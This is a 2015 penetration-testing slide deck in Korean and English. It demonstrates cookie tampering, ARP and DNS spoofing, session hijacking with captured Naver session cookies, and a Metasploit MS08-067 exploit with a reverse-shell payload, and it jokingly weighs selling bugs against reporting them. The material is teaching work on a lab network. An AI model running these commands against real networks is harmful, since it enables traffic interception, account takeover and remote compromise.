

# CASE BY CASE PENETRATION TEST

2015.07.09

이상명(67sooon@naver.com)

# Table of contents

---

- Web
  - Type of web hack
  - How to learn?
- Network
  - ARP Spoofing
  - DNS spoofing

# Table of contents


- Exploit
  - What is exploit ?
    - About exploit
  - Local exploit
    - privilege escalation
    - virtual machine escape
  - Remote exploit
    - Internet explorer RCE(Remote Code Execution)
    - Adobe Flash player
    - Window XP SMB NetAPI

# Web

- 많고 다양한 종류의 웹 해킹 유형들
  - Cookie Injection
  - Cross site scripting (XSS)
  - Cross site request forgery (CSRF)
  - File upload
  - Remote/Local File inclusion (RFI/LFI)
  - SQL Injection / Blind SQL Injection
  - etc...

# Web


## ■ Cookie injection




`/* +--+ php source code +--+ */`

```
<?php
setcookie("user", "guest", time() + (86400 * 30), "/");
setcookie("point", "0", time() + (86400 * 30), "/");
echo "Hi, " . $_COOKIE['user'] . "<br>";
echo "Your point is " . $_COOKIE['point'];
?>
```


# Web



```
Q Elements Network Sources Timeline Profiles Resources Audits Console
<top frame> Preserve log
> document.cookie
< "user=guest; point=0"
> document.cookie = "user=admin"
< "user=admin"
> document.cookie = "point=9999"
< "point=9999"
> document.cookie
< "user=admin; point=9999"
> |
```



- 크롬 개발자 도구를 이용하여 쿠키 변조
- Cooxie toolbar를 이용하여 쿠키 변조



Cookie injection을 통한 auth bypass + privilege escalation 가능

# Web

- Conclusion, web hacking is fun and easy.
  - War-game
    - newbie
      - <http://webhacking.kr> (only web)
      - <http://suninatas.kr> (only web)
      - <http://wowhacker.org> (only web)
      - <http://hack-me.org> (web, forensic, cipher, etc...)
    - extreme
      - <http://sis.or.kr>
        - KISA에서 주최한 해킹방어 훈련장(난이도 꽤 있음)

# Network

- Type of network protocol
  - TCP
  - UDP
  - ARP
  - DNS
  - SSL
  - SMB
  - Many things...

결론 : 너무 많다.




# Network

## ■ ARP Spoofing

### ■ Environment

- Hacker : Kali linux x86(i686)
  - Kali IP 192.1680.12
- Victim : anything (now, using iphone6)
  - Victim IP 192.168.0.6
- Gateway 192.168.0.1
- Using arpspoof ver 2.4 in kali. (standard installed)
- Fragrouter in kali. (standard installed)


# Network



- ARP spoofing 공격 흐름


# Network

- arpspoof segmentation



```
Applications  Places  Fri Jul 10, 12:24 AM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -i eth0 -t 192.168.0.6 192.168.0.1
```

# arpspoof [-i interface] [-t target] [gateway]




```
Applications  Places  Fri Jul 10, 12:26 AM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -i eth0 -t 192.168.0.6 192.168.0.1
0:c:29:64:65:32 94:e9:6a:e4:e9:f0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:64:65:32
0:c:29:64:65:32 94:e9:6a:e4:e9:f0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:64:65:32
0:c:29:64:65:32 94:e9:6a:e4:e9:f0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:64:65:32
```

ARP packet sending...

# Network

- IP forwarding with Fragrouter

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# fragrouter -i eth0 -B1  
fragrouter: base-1: normal IP forwarding
```




The image shows a Wireshark packet capture window titled "packet2.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]". The "Follow TCP Stream (tcp.stream eq 1)" pane is active, displaying the stream content of a selected packet. The stream content is an HTTP GET request from a mobile application to apis.naver.com. The request includes a long URL, a 3D HTTP/1.1 header, and various cookies and headers. The packet list on the left shows the selected packet (No. 41) and its details.

```
GET /mobileapps/main/preview.xml?msgpad=1436456010592&md=Ah7%2FdiL4DFfg768mJKc2RYws1L0%  
3D HTTP/1.1  
Host: apis.naver.com  
Content-Type: application/x-www-form-urlencoded  
Accept: */*  
Cookie: wMONID=Zhuumsf1l0a; BMR=; client=naversearch; NID_AUT=Fc9ENf0K8TGNYi  
+xAqbZYSQWZuQH8/GZ3y1QMPQu3ab1K9qdmvekQ7jN0jSN19MN; nid_inf=1559207767;  
NID_SES=AAABX0F6S6wdxAilhwftb4dr59Ms12fZGyFtb1yrHoQqyziRyevHskaED25z+JX4qby/  
LckXtdgkn1iCSOLBYmvdHwome+wi4qgo1nvoKNm3MzAwudUvJtp1M231A5Fdbe18  
+91kz313toijXLoPzulFk2YvowNnnyz1oamyj6zZAv14S6vg5ochUjL4NVNUS544zx4J8gg901eeial3URXYggv5Q  
0G5s2z566xgvnlt/hy3r1+cbMAX1qg7q9S5EK1UhxLBwLk7j1s5SmeyfWNEodsb+5FGTV  
+C9nw7y9wBTKIRrqaeC1Phyz2+sPPAcRvvc70BeBJCE05K0YnvwhBpmccvFw9XRNYr3NbkwkVZZD9YqqrzgowI/  
dw5sBDjwTF7c0C5C3krkbX3IuoQwqXSSrLE1/o56dGC9AtDace1Ij/Xauop6Y47vzFG20zabjiSRi  
+wWSy5giVK7bhuTF9zp0=; NNB=573Pwkv5QRRFK; npic=ssJNAacip1xD4WCCTp8Q0  
+oJ7zvUMgxFMhwo74xwWYGG1ppHvqnmMyc591YLmm8CA==  
User-Agent: NAVER/6.2.5 CFNetwork/711.4.6 Darwin/14.0.0  
Accept-Language: ko-kr  
Accept-Encoding: gzip, deflate  
Connection: keep-alive
```

Packet capture in hacker pc.

# Network

## ■ Session hijacking



```
Follow TCP Stream (tcp.stream eq 1)

Stream Content
GET /mobileapps/main/preview.xml?msgpad=1436456010592&md=Ah7%2FdiL4DFfg768mJKc2RYws1L0%
3D HTTP/1.1
Host: apis.naver.com
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: WMONID=Zhuumsf1l0a; BMR=; client=naversearch; NID_AUT=Fc9ENf0K8TGNy1
+xAqbZYsqwZuQH8/GZJylQMPQu3abik9qdmvekQIjN0jSN19MN; nid_inf=1559207767;
NID_SES=AAABXoF6S6wdXAilhwFtb4dr59Ms12fZGyFtb1yrHoQqyziRyevHsKaDEd25z+Jx4qby/
LCKXtdgkn1icSOLBYmvdHWome+wi4qgo1nvOKNm3MzAwudUvJtp1MZJASFdbe18
+91kZ313toijxLoPzuLfk2YvowNnnNyzl0aMyj6zZAV14S6vg5ocHuJL4NvNUS544zx4J8gq901eeiaL3URxyGgv5Q
0G5s2z566xgvnLt/hy3r1+cbMAXiqg7q9S5EK1UhxLBwLKj7is5SmeyfwNEodSb+5FGTV
+C9nw7y9wBTKIRRqaec1PhYz2+sPPAcRvvc70BeBJcE05K0YnvwhBpmccvFw9xRNYr3NbkwkVZZD9YqQrgzowI/
dw5sBDjwTF7c0C5C3krkbX3IuoQwqXSSrLE1/o56DGC9AtDaCe1IJ/Xauop6Y47vzFG20ZabjisRI
+wwsy5giVK7bhutFF9zp0=; NNB=573PwKV5QRRFK; npic=ssJNAacipixD4wCCTp8Q0
+oJ7zvUMgXFMhwo74xwwYGGlppHvVqnmMyC591YLmm8CA==
User-Agent: NAVER/6.2.5 CFNetwork/711.4.6 Darwin/14.0.0
Accept-Language: ko-kr
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Modify cookie using cooxie toolbar.

# Network

NAVER 블로그

포스트

검색

통합검색

로그인



블로그 홈

영화

책

요리

국내여행

IT

모든주제 >

파워블로그

재능기부블로그

챌린지 프로그램

네이버게임

아이템팩토리

## Hot Topic

정보보호의 날

휴양지 맛집

시험기간의 후회

## 오늘의 Top <>

스타 연예인

만화 애니

애완 반려동물



공주님의 블로그

## 휴양지 맛집 <더보기>

- 제주도 맛집 총정리 어디갈지 모를땐 드루와!
- 속초맛집추천 신선한 물회 먹으며 제대로 ...
- 통영맛집 정리해봤어요
- 거제도맛집 줄서서먹는 간장게장 무한리필...
- 여수맛집추천 손님이 많은 이유가 있어~!



## 7년 연속 파워블로거 인터뷰

01 02 03

## 안녕하세요 권중상입니다 권중상님

시애틀 우체부가 길을 걸으면서  
바라보는 따뜻한 세상이야기



자세히 보기 >



블로그 서비스의  
새 소식이 궁금하다면?

이웃추가

파워블로그



더욱 다채로워진 블로그카드 한 번 만나보시겠어요? | 자세히 보기 >

이웃 소식보기

주제별 글보기

열린이웃추가 | 이웃관리 | 이유평

전체 이웃새글 애플 활동 이웃의이웃 new

☒ 메모를 함께보기

전체 이웃그룹

내 이웃 피녹스님의 이웃을 만나보세요. 이웃의 이웃더보기



오솔로 아이츠베.. | 오솔로 아.. | 이웃추가



시로네의 환상을.. | 시로네 | 이웃추가

20150710

YRinL2.studio | 2015.07.10. 00:40

한국어 코드카데미를 하다가 CSS파트에서 해석이 너무 이상하게 되어있어서진행을 못하겠  
다 싶어서 다시 원 사이트(영어 사이트)로 복귀...간만에 해보려니 어색했는데 이게 왜?사이  
트 레이아웃이 처음 했을 때보다 훨씬 더 배우기 쉽고 간...



몽몽 님

로그아웃

23

61

0

3

내 블로그 소식

내가 남긴 글

오늘 방문수 3 | 서로이웃 신청 64

덧글 답글 PE 분석 프로그램 [1] X  
bylovepizza 어제

K 꾸물 꾸물님이 서로이웃을 신청했습  
니다.  
07.03

언제 어디서나 내소식을 확인하려면?


블로그앱 간편설치하기

# Network

## ■ DNS spoofing

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat hosts
192.168.0.12 *.facebook.com
192.168.0.12 facebook.com
192.168.0.12 naver.com
root@kali:~/Desktop# dnsspoof -f hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.12]
```

기존에 사용했던 arp spoofing + fragrouter에 dns spoofing을 사용하는 방법



# Exploit

- **What is exploit?**
  - 소프트웨어의 보안 관련 취약점을 이용한 공격 방법
- **How to find vulnerability programs?**
  - Manual or automatic fuzzing. (we call fuzzer)
    - Buffer/Stack overflow
    - integer overflow/underflow
    - Format string bug
    - Many things...
- **If I find bug, What should I do?**
  - Black hacker
    - Sell this vulnerability
      - We can have big money.
  - White hacker
    - Report to krCERT(KISA).
      - Small money.. But we can get honor!!



# Exploit


- Local exploit
  - Virtual machine escape
    - CVE-2015-3456
  - Privilege escalation (권한 상승 취약점)
    - CVE-2015-1701
  - GOM Player & KMPlayer exploit
    - <https://www.youtube.com/watch?v=jAHJveGiCfI>

# Exploit

- Remote exploit
  - Internet explorer RCE(Remote Code Execution)
  - Adobe Flash player
  - Window XP SMB NetAPI
  - Etc...

# Exploit

## ■ MS08-067



The screenshot shows a terminal window titled 'root@kali: ~' with a menu bar containing 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows the following commands and responses:

```
msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.0.4
rhost => 192.168.0.4
msf exploit(ms08_067_netapi) > set lhost 192.168.0.12
lhost => 192.168.0.12
msf exploit(ms08_067_netapi) > exploit
```

After the exploit command, the following status messages are displayed:

```
[*] Started reverse handler on 192.168.0.12:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Korean
[*] Selected Target: Windows XP SP3 Korean (NX)
[*] Attempting to trigger the vulnerability...
```

Thank you for watching

Q&A